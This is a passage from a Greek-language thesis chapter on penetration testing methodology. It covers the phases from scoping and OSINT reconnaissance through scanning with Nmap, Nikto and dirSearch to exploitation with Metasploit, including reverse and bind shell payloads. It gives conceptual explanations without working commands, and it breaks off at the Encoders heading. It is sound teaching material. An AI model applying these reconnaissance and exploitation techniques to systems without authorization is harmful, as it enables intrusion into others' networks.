Κεφάλαιο 3ο: Penetration Test Μεθολογία


Ανάλογά τον τύπο και την μέθοδο του Penetration Testing, υπάρχει και η ανάλογή μεθοδολογία. Στην συγκεκριμένη διπλωματική θα προσπαθήσουμε να «ενώσουμε» αυτές τις τεχνικές σε ένα γενικό πλαίσιο μεθοδολογίας, εξηγώντας κατανοητά το τι συμβαίνει σε κάθε φάση της μεθοδολογίας.

Εικόνα 19: Μεθοδολογία Penetration Testing.

3.1. Pre-Engagement φάση

Ένα από τα πιο σημαντικά στάδια ενός Penetration Testing είναι το Pre-engagement ή αλλιώς να ορίζουμε τους σκοπούς της αξιολόγησης. Στην διάρκεια αυτής της φάσης, η ομάδα που διεξάγει το Penetration Test θα πρέπει να καθορίσει με τον οργανισμό το εύρος του Penetration Test, τις προσδοκίες, τα νομικά στοιχεία, τον τόπο, τον χρόνο καθώς και τους στόχους και τους σκοπούς του Penetration test. Το Penetration test θα πρέπει να συμβαδίζει με τους στόχους που του έχει επιβάλει ο οργανισμός. Πολλές φόρες σε ένα Penetration test υπάρχουν συγκεκριμένοι πόροι, όπως πόροι γραμμής παραγωγής, όπου η ομάδα που διεξάγει το Penetration Test δεν επιτρέπεται να αξιολογήσει. [14]

Σε αυτήν την φάση οι Penetration Testers θα πρέπει να δουλέψουν με τον οργανισμό για να κατανοήσουν και οι δύο πλευρές τα ρίσκα, την οργανωτική κουλτούρα και την στρατηγική του Penetration Test. Σε αυτήν την φάση θα συμφωνηθεί, εάν η αξιολόγηση θα είναι μαύρο, γκρι ή άσπρου κουτιού δοκιμή. [20]



Εικόνα 20: Σχεδιασμός Pre-Engagement. [21]

3.*2. Αναγνώριση (Reconnaissance - OSINT)*

Η αναγνώριση ή αλλιώς OSINT είναι ένα από τα πιο σημαντικά βήματα για την διεξαγωγή του Penetration testing, διότι αφορά την συλλογή πληροφοριών για τον στόχο. Η ομάδα που θα διεξάγει το Penetration test θα πρέπει να συλλέξει όσο το δυνατόν περισσότερες πληροφορίες για τον οργανισμό και τους πιθανούς στόχους που πρέπει να εκμεταλλευτεί.

Ανάλογα με το τί έχει συμφωνηθεί, η ομάδα που διεξάγει το Penetration Test μπορεί ήδη να γνωρίζει πληροφορίες για τον οργανισμό και τα συστήματα του, αλλά μπορεί και να μην γνωρίζει καμία πληροφορία και θα πρέπει να τις ανακαλύψει. [20]

Υπάρχουν δύο τύποι αναγνώρισης:

- **Ενεργή αναγνώριση**: Στην οποία η ομάδα που διεξάγει το Penetration test, θα πρέπει ενεργά να αλληλοεπιδράσει με τα συστήματα του οργανισμού για να μπορέσει να συλλέξει πληροφορίες για αυτά. Αυτός ο τύπος αναγνώρισης είναι και ο τύπος που προκαλεί περισσότερο «θόρυβο», καθώς οι εισβολείς δημιουργούν ειδοποιήσεις ασφάλειας στο σύστημα.
- **Παθητική αναγνώριση**: Σε αυτόν τον τύπο η ομάδα δεν αλληλοεπιδρά με τα συστήματα του οργανισμού και προσπαθεί να συλλέξει πληροφορίες παθητικά. **Ψάχνοντας στο Internet** πληροφορίες για τα συστήματα του οργανισμού, παρακολουθώντας την διαδικτυακή κίνηση του οργανισμού κλπ. [14]

Οι πιο γνωστές τεχνικές συλλογής πληροφοριών αναγνωρίσεως είναι:

- Search engine queries.
- Domain name searches/WHOIS lookups.
- Social Engineering.
- Tax Records.
- Internet Footprinting – email addresses, usernames, social networks.
- Internal Footprinting –Ping sweeps, port scanning, reverse DNS, packet sniffing.
- Dumpster Diving.
- Tailgating.

Η ομάδα του Penetration Test θα πρέπει να δουλεύει με λίστες με σκοπό την αναγνώριση σημείων εισόδου του οργανισμού. Πολλές φορές χρησιμοποιείται κιόλας το **OSINT Framework.**


3.2.1. Whois

Η εντολή **whois** είναι μια εντολή που χρησιμοποιούμε για να λάβουμε πληροφορίες για μία σελίδα, μια IP. Μας επιστρέφει τα δηλωμένα Domain Name, το μπλοκ των IP διευθύνσεων, τα Name Servers, καθώς και άλλες πληροφορίες σημαντικές. [22]

Εικόνα 21: Whois.

3.2.2. Nslookup

Η εντολή nslookup είναι μια πολύ απλή, αλλά πολύ πρακτική εντολή που μας επιτρέπει να βρούμε οποιαδήποτε IP διεύθυνση που αντιστοιχεί σε έναν host ή ένα Domain Name. Την συγκεκριμένη εντολή μπορούμε να την βρούμε και στο command prompt των Windows, αλλά και στο τερματικό των Linux. [23]



Εικόνα 22: nslookup.

3.2.3. The Harvester

Το Harvester είναι ένα εργαλείο που έχει αναπτυχθεί σε Python. Χρησιμοποιώντας αυτό το εργαλείο μπορούμε να συλλέξουμε πληροφορίες σχετικά για emails, subdomains, hosts, ονόματα υπάλληλων, ανοιχτές θύρες, banners από διάφορες δημόσιες πηγές όπως το Google ή το SHODAN. Το συγκεκριμένο εργαλείο είναι το κατάλληλο για όσους είναι εντός οργανισμού και θέλουν να δουν τον οργανισμό από τα μάτια ενός επιτιθέμενου. [24]

Εικόνα 23: theHarvester - limit 10 searches.

3.2.4. OSINT – OSINT Framework.


Το OSINT σημαίνει Open source intelligence, που αυτό με την σειρά του παραπέμπει σε οποιαδήποτε πληροφορία που μπορεί να συλλεχτεί νόμιμα από δημόσιες πήγες για έναν οργανισμό ή ένα άτομο. Πρακτικά, σημαίνει οποιαδήποτε πληροφορία είναι διαθέσιμη στο Internet. Το OSINT περιλαμβάνει διαφορετικούς τύπους πληροφορίες από videos, webinars, δημόσιοί λόγοι, social media.

Χρησιμοποιώντας δημόσιες, ελεύθερες, πηγές ο επιτιθέμενος είναι σε θέση να συλλέγει πληροφορίες για τον στόχο. Έτσι, μπορεί να δημιουργήσει ένα προφίλ για τον στόχο, με σκοπό να μπορέσει να κατανοήσει καλύτερα τα χαρακτηριστικά του στόχου και να βρει πιθανές ευπάθειες, χωρίς να αλληλοεπιδράσει ενεργά με τον στόχο.

Στοχευμένες επιθέσεις, όπως επιθέσεις σε στρατιωτικούς στόχους, ξεκινάνε με την σωστή αναγνώριση του στόχου παθητικά. Έτσι, οι επιτιθέμενοι μπορούν είναι σε θέση να σχεδιάζουν επίθεση.

Η Συλλογή OSINT πληροφοριών για έναν οργανισμό επιτρέπει στον οργανισμό να καταλάβει ποιες πληροφορίες για αυτόν είναι διαθέσιμες σε δημόσιες πήγες, όπως το Internet. Με αυτόν τον τρόπο οι οργανισμοί μπορούν να αναγνωρίσουν ευαίσθητες πληροφορίες για αυτούς, που είναι ελεύθερες, διαθέσιμες, και στην συνέχεια να τις κατεβάσουν.

Υπάρχουν πολλά εργαλεία διαθέσιμα στο Internet, ο βασικός χάρτης, όμως, που βοηθάει τους penetration testers και τους επιτιθέμενους για OSINT αναγνώριση είναι το **OSINT framework**. Το OSINT Framework, παρέχει έναν δια δραστικό χάρτη και οδηγίες για διαφόρου τύπου εργαλεία αναγνώρισης, ανάλογα τον τύπο αναγνώρισης που μας ενδιαφέρει. [25]



Εικόνα 24: OSINT Framework.

3.3. Σάρωση (Scanning)

Όταν η ομάδα Penetration Test έχει συλλέξει αρκετά δεδομένα από την φάση της αναγνώρισης, τότε έχει έρθει η ώρα η ομάδα να προχωρήσει στην φάση της σάρωσης των συστημάτων. Σε αυτήν την φάση, η ομάδα ή οι επιτιθέμενοι, θα αλληλοεπιδράσουν με τον στόχο ή τους στόχους, με σκοπό να ανακαλύψουν ευπάθειες. Η ομάδα θα χρησιμοποιήσει διάφορα εργαλεία για να σαρώσει ανοιχτές θύρες και την κίνηση του δικτύου, με σκοπό να ανακαλυφθούν σημεία εισόδου. Η ομάδα θα πρέπει να ανακαλύψει όσο το δυνατόν περισσότερες ανοιχτές θύρες μπορεί. Θα πρέπει να γίνει απαρίθμηση του δικτιού, μέσω αυτομάτων ή χειροκτίων μέσων. Αυτό περιλαμβάνει την ανακάλυψη ζωντανών Host και υπηρεσιών που είναι διαθέσιμες στους Host. Δηλαδή:

- DNS enumeration.
- Port scan / ping sweep of in-scope hosts.
- Service detection / identification of answering, connectable services

Πρακτικά, αυτή η φάση περιλαμβάνει την σάρωση του δικτύου για την ανακάλυψη χρηστών, κοινών διαμοιρασμένων δίσκων, ανοιχτές θύρες FTP, SQL,SSH, ανοιχτές θύρες υπηρεσιών που τρέχουν. Σε περίπτωση σάρωσης διαδικτυακής εφαρμογής, η σάρωση μπορεί να είναι είτε δυναμική είτε στατική.

- Στην στατική σάρωση, ο κώδικας της εφαρμογής σαρώνεται με ειδικά εργαλεία ή από έναν ειδικό. Ο στόχος είναι η αναγνώρισή όσο περισσότερων ευάλωτων συναρτήσεων στον κώδικα γίνεται.
- Στην δυναμική ανάλυση, η ομάδα που δοκιμάζει την εφαρμογή θα περάσει στην εφαρμογή διάφορες εισόδους, ώστε να μπορέσει να εξετάσει τις απαντήσεις που επιστρέφει η εφαρμογή. Τεχνικές επίθεσης όπως SQL Injection, XSS, IDOR, RFI & LFI και remote code execution, μπορούν να ανακαλυφθούν σε αυτό το στάδιο.


Η φάση της σάρωσης μπορεί να πραγματοποιηθεί και εκτός από ένα προγραμματισμένο Penetration Test. Σε αυτές τις περιπτώσεις αναφέρεται ως Vulnerability scanning, και, συνήθως, είναι μια αυτοματοποιημένη διαδικασία, όπως έχουμε αναφέρει και παραπάνω. Παρόλο που η σάρωσή είναι πολύ αναγκαία για την Κυβερνοασφάλεια, όσο και αυτοματοποιημένα εργαλεία και να έχουμε στην διάθεσή μας, ο ανθρώπινος παράγοντας είναι καταλυτικός. [26] [27] [28]

3.3.1 Nikto

Το Nikto είναι ένα εργαλείο ανοιχτού λογισμικού που πραγματοποιεί σάρωση διαδικτυακών εφαρμογών. Μπορεί να πραγματοποιήσει εξονυχιστικές δοκιμές σε Web Servers για πολλαπλές απειλές, συμπεριλαμβανομένων 6700 πιθανών επικίνδυνων αρχείων/προγραμμάτων. Επίσης μπορεί να σαρώσει και να τσεκάρει παλιά λογισμικά Web Servers. Έχει γραφτεί στην γλώσσα προγραμματισμού Perl.

Το Nikto Μπορεί να κάνει:


- Να βρει, SQL injection, XSS, και άλλες γνωστές ευπάθειες.
- Να αναγνωρίσει εγκατεστημένο λογισμικό (via headers, favicons, and files).
- Μαντεύει subdomains.
- Περιλαμβάνει υποστήριξη για SSL (HTTPS) websites.
- Αποθηκεύει τις αναφορές σε απλό κείμενο ή, XML, HTML or CSV.
- “Ψαρεύει” το περιεχόμενο των web servers.
- Αναφέρει ασυνήθιστούς headers.
- Ψάχνει για ρυθμίσεις του Server όπως πολλαπλά index files, HTTP server options κλπ.
- Έχει πλήρη HTTP proxy υποστήριξη.
- Μαντεύει στοιχεία εισόδου (including many default username/password combinations)
- Εύκολες αναφορές.
- Εξάγει στο Metasploit. [29]



Εικόνα 25: Nikto Scanning.

3.3.2. dirSearch

Το dirSearch είναι ένα εργαλείο βασισμένο στην γλώσσα προγραμματισμού python και τρέχει μόνο από την γραμμή εντολών. Το dirSearch, σαρώνει ιστοσελίδες, WebServers, χρησιμοποιώντας εξαντλητική αναζήτηση, ώστε να ανακαλύψει τους καταλόγους και αρχεία μιας ιστοσελίδας . Το dirSearch είναι ένα προχωρημένο εργαλείο, που επιτρέπει στους επιτιθέμενους να έχουν την δυνατότητα να ανακαλύψουν περίπλοκους καταλόγους της ιστοσελίδας. Το dirSearch προσφέρει ακρίβεια, απόδοση και ταχύτητα. [30]



Εικόνα 26: Αποτέλεσμα dirSearch σε τοπικό Web Server.

3.3.3. Nmap


Το nmap είναι το πιο γνωστό, ελεύθερο πρόγραμμα χαρτογράφησης δικτύου. Είναι ένα από τα πιο βασικά προγράμματα που χρησιμοποιούν οι διαχειριστές δικτύων, οι Penetration Testers, καθώς και οι επιτιθέμενοι για να χαρτογραφήσουν ένα δίκτυο. Το nmap μπορεί να χρησιμοποιείται για να ανακαλύψει ζωντανούς χρήστες σε ένα δίκτυο, να σαρώσει τις θύρες του δικτύου, να ανιχνεύσει το λογισμικό που τρέχουν τα συστήματα του δικτύου, την έκδοση του λογισμικού και γνωστές ευπάθειες.

Το πρόγραμμα δουλεύει, κυρίως, από την γραμμή εντολών και είναι διαθέσιμο τόσο στα Linux, όσο στα Windows και σε αλλά λογισμικά, όπως BSD. Μπορεί να σαρώσει χιλιάδες συσκευές που είναι συνδεδεμένες μεταξύ τους αλλά, συνήθως, χρησιμοποιείται για την χαρτογράφησή μικρότερα δίκτυα.


Σε πρακτικό επίπεδο, το Nmap μας προσφέρει πληροφορίες πραγματικού χρόνου για το δίκτυο μας και τις συσκευές που είναι συνδεδεμένες σε αυτό. Το Nmap υποστηρίζει ακόμα και σάρωσή με scripts. Χρησιμοποιώντας το nmap Scripting Engine (NSE), το nmap μπορεί να αυτοματοποιήσει πιο εξεζητημένες σαρώσεις (όπως εκδόσεις SMB).

Οι βασικές χρήσεις του nmap, χωρίζονται σε τρεις κατηγορίες:

- Η πρώτη είναι η χρήση του σαν ένα πρόγραμμα που μπορεί να μας δώσει λεπτομερείς πληροφορίες για κάθε IP διεύθυνση του δικτύου. Αυτό επιτρέπει στους διαχειριστές να γνωρίζουν, εάν μια IP είναι νόμιμη ή την χρησιμοποιεί κάποιος εξωτερικός επιτιθέμενος.
- Η δεύτερη χρήση του είναι, ότι προσφέρει πληροφορίες για όλο το δίκτυο το οποίο σαρώνει. Δηλαδή, μπορεί να προσφέρει πληροφορίες για όσους χρήστες είναι ενεργοί, ποιες θύρες είναι ανοιχτές και να αναγνωρίσει λογισμικό και εκδόσεις των συνδεδεμένων συσκευών. Αυτό κάνει το nmap ένα πολύ ξεχωριστό εργαλείο, γιατί μας δίνει την δυνατότητα να παρακολουθήσουμε το δίκτυο και να εξάγουμε σημαντικά συμπεράσματα.
- Η τρίτη χρήση του είναι να ανιχνεύει ευπάθειες. Πρακτικά, το Nmap σαρώνει ένα Server και προσπαθεί να αναγνωρίσει γνώστες ευπάθειες και να τις αναφέρει. Το Nmap μπορεί να χρησιμοποιεί μαζί με το Metasploit framework. [31] [32]



Εικόνα 27: Βασικές χρήσεις nmap.



Εικόνα 28: nmap: σάρωση, ανοιχτών πορτών, έκδοσης λογισμικού, ανίχνευση λογισμικού.

3.4. Vulnerability Assessment

Η επόμενη φάση του Penetration testing είναι το Vulnerability assessment. Στο Vulnerability assessment η ομάδα συλλεγεί πληροφορίες, πιο συγκεκριμένα, πληροφορίες από την φάση της αναγνώρισης και της σάρωσής, με σκοπό την ανακάλυψη γνωστών ευπαθειών και, αν μπορεί κάποιος, να τις εκμεταλλευτεί. Όπως προαναφέραμε, το Vulnerability assessment είναι πολύ χρήσιμο να γίνεται, αλλά πρεπει να γίνεται συνδυάζοντας τεχνικές Penetration Testing για πιο καλά αποτελέσματα.

Όταν η ομάδα ανιχνεύει αδυναμίες σε αυτό το στάδιο, οι Penetration Testers της ομάδας μπορούν με πολλές πηγές να τις αναγνωρίσουν και να τις κατανοήσουν. Μια από αυτές είναι η National Vulnerability Databases (NVD), μια βιβλιοθήκη που έχει δημιουργηθεί από την κυβέρνηση των ΗΠΑ και περιέχει και αναλύει διαθέσιμες Common Vulnerabilities and Exposures (CVEs).

Γνωστές τεχνικές Vulnerability Assessment είναι:

- Vulnerability scanning of enumerated available services.
- Web server configuration assessment.
- Web application scanning (non-credentialed).
- Manual validation of automated findings. [28] [26]

3.5. Exploitation

Η ομάδα έχοντας όλες τις πληροφορίες διαθέσιμες για τις πιθανές ευπάθειες και τα πιθανά σημεία εισόδου, ξεκινάει να δοκιμάζει διάφορες τεχνικές εκμετάλλευσης αυτών των ευπαθειών, τόσο στα δίκτια, όσο και στις εφαρμογές και στα δεδομένα. Ο Στόχος είναι, για την ομάδα που διεξάγει το Penetration Test, να αποκτήσει πρόσβαση στο σύστημα και να διαπιστώσει πόσο βαθιά στο σύστημα μπορεί να εισχωρήσει, συλλέγοντας, παράλληλα, σημαντικές πληροφορίες χωρίς να ανιχνευτεί.


Η ομάδα θα εισχωρήσει και θα δοκιμάσει ευπάθειες, που έχουν συμφωνηθεί από πριν με τον πελάτη. Για παράδειγμα, η αποφυγή σε Cloud υπηρεσίες εξομοίωσης Zero-Day επίθεσης.

Μερικές γνωστές τεχνικές είναι:

- Web Application Attacks.
- Network Attacks.
- Memory-based attacks.
- Wi-Fi attacks.
- Zero-Day Angle.
- Physical Attacks.
- Social engineering.

Η ομάδα θα πρέπει, επίσης, να αναλύσει και να καταγράψει ποιες ευπάθειες εκμεταλλεύτηκε, με ποιες τεχνικές και πώς κατάφερε να αποκτήσει πρόσβαση. Τέλος, η ομάδα σε αυτή την καταγραφή θα πρέπει να εξηγήσει με σαφήνεια τα αποτελέσματα της συγκεκριμένης φάσης. [20]

3.5.1. Metasploit



Εικόνα 29: Metasploit.

Το Metasploit είναι ένα από τα πιο γνωστά εργαλεία Penetration Testing. Ένα εργαλείο που μπορεί να μας βοηθήσει σε όλες τις φάσεις του Penetration testing, αλλά χρησιμοποιείται κυρίως για την φάση του Exploitation.

Είναι το εργαλείο που, συνήθως, θα χρησιμοποιήσουμε για να εκμεταλλευτούμε ευπάθειες από αδύναμα συστήματά. Το Metasploit έρχεται προ εγκατεστημένο στις περισσότερες εκδόσεις του Kali Linux.

Οι βασικές λειτουργείες, του Metasploit μπορούν να χωριστούν σε κομμάτια, αυτά τα κομμάτια είναι:

1. Exploits.
2. Payloads.
3. Auxiliaries.
4. Encoders.

3.5.2.. Exploits


Τα Exploits είναι προγράμματα που θα τα χρησιμοποιήσουμε μέσα από το Metasploit, για να εκμεταλλευτούμε τις ευπάθειες ενός συστήματος. Το Metasploit διαθέτει μια τεράστια βάση δεδομένων με αυτά τα Exploits. Μπορούμε να χρησιμοποιήσουμε αυτήν την βάση για να ψάξουμε για συγκεκριμένα Exploits που χρειαζόμαστε και να αντλήσουμε πληροφορίες για το πως δουλεύουν, σε ποια συστήματα δουλεύουν και ποσό αποτελεσματικά είναι.

3.5.3. Payloads

Τα Payloads είναι διεργασίες που τρέχουν αφότου έχει τρέξει ένα Exploit. Υπάρχουν διάφοροι τύποι Payloads που μπορούμε να χρησιμοποιήσουμε. Για παράδειγμα, μπορούμε να χρησιμοποιήσουμε ένα reverse_shell payload. Στο reverse_shell το σύστημα που επιτιθόμαστε θα συνδεθεί μαζί μας για να μας δώσει πρόσβαση.

Ένα άλλο παράδειγμα από Payload, είναι το bind_shell. Τυπικά αυτού του τύπου το payload θα δημιουργήσει στο σύστημα που επιτιθέμεθα μια πόρτα που είναι ανοιχτή και θα ακούει, με σκοπό ο επιτιθέμενος να συνδεθεί σε αυτήν την πόρτα για να αποκτήσει πρόσβαση.

Οι διαφορές μεταξύ Reverse_shell και Bind_shell, είναι ότι τα Reverse_shells, συνήθως, δεν τα ανιχνεύουν τα Firewalls, ενώ τα Bind shell, επειδή δέχονται σύνδεση, τα firewall, τείνουν να τα μπλοκάρουν.



Εικόνα 30: Bind Shell VS Reverse Shell. [33]

3.5.4. Auxiliaries

Αυτού του είδους τα προγράμματα, δεν μας δίνουν άμεση πρόσβαση στα συστήματα που θέλουμε να επιτεθούμε, αλλά μας προσφέρουν διάφορες χρήσιμες δυνατότητες όπως port scanners, sniffers κλπ. Τα συγκεκριμένα προγράμματα του Metasploit μπορούν να μας βοηθήσουν να ανιχνεύσουμε αδυναμίες στα συστήματα που θέλουμε να επιτεθούμε. Για παράδειγμα, να μάθουμε την έκδοση SSH που τρέχει ένα μηχάνημα που έχουμε στοχεύσει.

3.5.5. Encoders

